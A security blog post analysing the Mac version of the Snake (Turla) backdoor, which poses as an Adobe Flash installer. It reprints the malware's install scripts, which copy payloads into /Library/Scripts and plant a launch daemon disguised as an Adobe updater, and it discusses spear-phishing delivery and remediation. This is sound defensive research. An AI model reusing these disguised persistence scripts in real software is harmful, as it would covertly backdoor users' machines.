Snake malware ported from Windows to Mac

blog.malwarebytes.com/threat-analysis/2017/05/snake-malware-ported-windows-mac/

Thomas Reed May 5, 2017


Snake, also known as Turla and Uroburos, is backdoor malware that has been around and infecting Windows systems since at least 2008. It is thought to be Russian governmental malware and on Windows is highly-sophisticated. It was even seen infecting Linux systems in 2014. Now, it appears to have been ported to Mac.

Fox-IT International wrote about the discovery of a Mac version of Snake on Tuesday. It's not known at this point how Snake is spread, although the fact that it imitates an Adobe Flash Player installer suggests a not-very-sophisticated method. (I mean, come on, there *are* other pieces of software out there! Why are the bad guys so hung up on Flash installers?)

Distribution method


The malware was found in a file named *Install Adobe Flash Player.app.zip*. The app inside the .zip file would appear to be a legit Adobe Flash Player installer. The app is signed, however, by a certificate issued to an "Addy Symonds" rather than Adobe, but the average user is never going to know that… as long as it's signed, Apple's Gatekeeper system will allow it, when set to its default settings.

If the app is opened, it will immediately ask for an admin user password, which is typical behavior for a real Flash installer. If such a password is provided, the behavior continues to be consistent with the real thing.



Proceeding through the installation to the end will display no suspicious behavior and in the end, Flash will actually be installed. This is a significant break from other fake Flash installers, which at best download the real Flash installer and open it separately after proceeding through a completely unconvincing fake install process.

It turns out that this is because the app incorporates a real Flash installer. The app has a rather strange internal structure, lacking the normal structure of an application bundle on macOS. It works, though.



When the app runs, a malicious executable named *Install* – also code-signed by Addy Symonds – runs first. That process, in turn, executes an included shell script named *install.sh*:

```
#!/bin/sh
SCRIPT_DIR=$(dirname "$0")
TARGET_PATH=/Library/Scripts
TARGET_PATH2=/Library/LaunchDaemons
cp -f "${SCRIPT_DIR}/queue" "${TARGET_PATH}/queue"
cp -f "${SCRIPT_DIR}/installdp" "${TARGET_PATH}/installdp"
cp -f "${SCRIPT_DIR}/installd.sh" "${TARGET_PATH}/installd.sh"
cp -f "${SCRIPT_DIR}/com.adobe.update" "$TARGET_PATH2/com.adobe.update.plist"
"${TARGET_PATH}/installd.sh"
"${SCRIPT_DIR}/Install Adobe Flash Player"
exit $RC
```

This script installs the following components of the malware:

```
/Library/Scripts/queue
/Library/Scripts/installdp
/Library/Scripts/installd.sh
/Library/LaunchDaemons/com.adobe.update.plist
```

Next, the script opens the installd.sh shell script then launches the real *Install Adobe Flash Player* process, which performs the actual installation of Flash. By the time the Flash installer interface appears, the machine is already infected.

The *installd.sh* script, which is also run by the installed launch daemon, simply checks to see if the malicious *installdp* process is running and if it isn't, launches it.

```
#!/bin/bash
SCRIPT_DIR=$(dirname "$0")
FILE="${SCRIPT_DIR}/queue#1"
PIDS=`ps cax | grep installdp | grep -o '^[ ]*[0-9]*'`
if [ -z "$PIDS" ]; then
${SCRIPT_DIR}/installdp ${FILE} n
fi
exit $RC
```

At this point, once *installdp* is running, the malware is fully functional, providing a backdoor into the Mac, configured according to the data found in the *queue* file.

Impact

In all, this is one of the sneakier bits of Mac malware lately. Although it's still "just a Trojan," it's a quite convincing one if distributed properly. Although Mac users tend to scoff at Trojans, believing them to be easy to avoid, this is not always the case.

Trojans can be effective even when they're junk and the social engineering behind them is poor. Consider how bad it would be if someone were to receive this file in a convincing spoofed e-mail, supposedly from their IT department or a close friend, telling them to install it immediately due to a recent Flash vulnerability! As a spear phishing attack, this could be used with devastating effect.

Further, the installed components of the malware are quite effective as well. Few people even know that the /Library/Scripts/ folder exists, so that's a moderately safe place to dump a payload (although there are better options). The launch daemon is quite unremarkable since anyone with Adobe software will have other Adobe launch agents or daemons installed. The average person won't know this one isn't legitimate.

Fortunately, Apple revoked the certificate very quickly, so this particular installer is no further danger unless the user is tricked into downloading it via a method that doesn't mark it with a quarantine flag (such as via most torrent apps). Malwarebytes for Mac will detect it as OSX.Snake and removal, in this case, is a breeze.

If you're infected, however, as with any backdoor, it's important to keep in mind that data may have been stolen, including passwords and any unencrypted files on the hard drive. Keep in mind that, even if you use File Vault, the files are decrypted as long as you're logged in, so this doesn't really count.

After removing the malware (and restarting the computer), change your passwords and make sure that you've taken any other necessary steps to mitigate damage due to the possibility of exfiltrated data. And, as always, if this is a business machine, contact IT so they know about the issue and can take any necessary measures to mitigate risk to the company.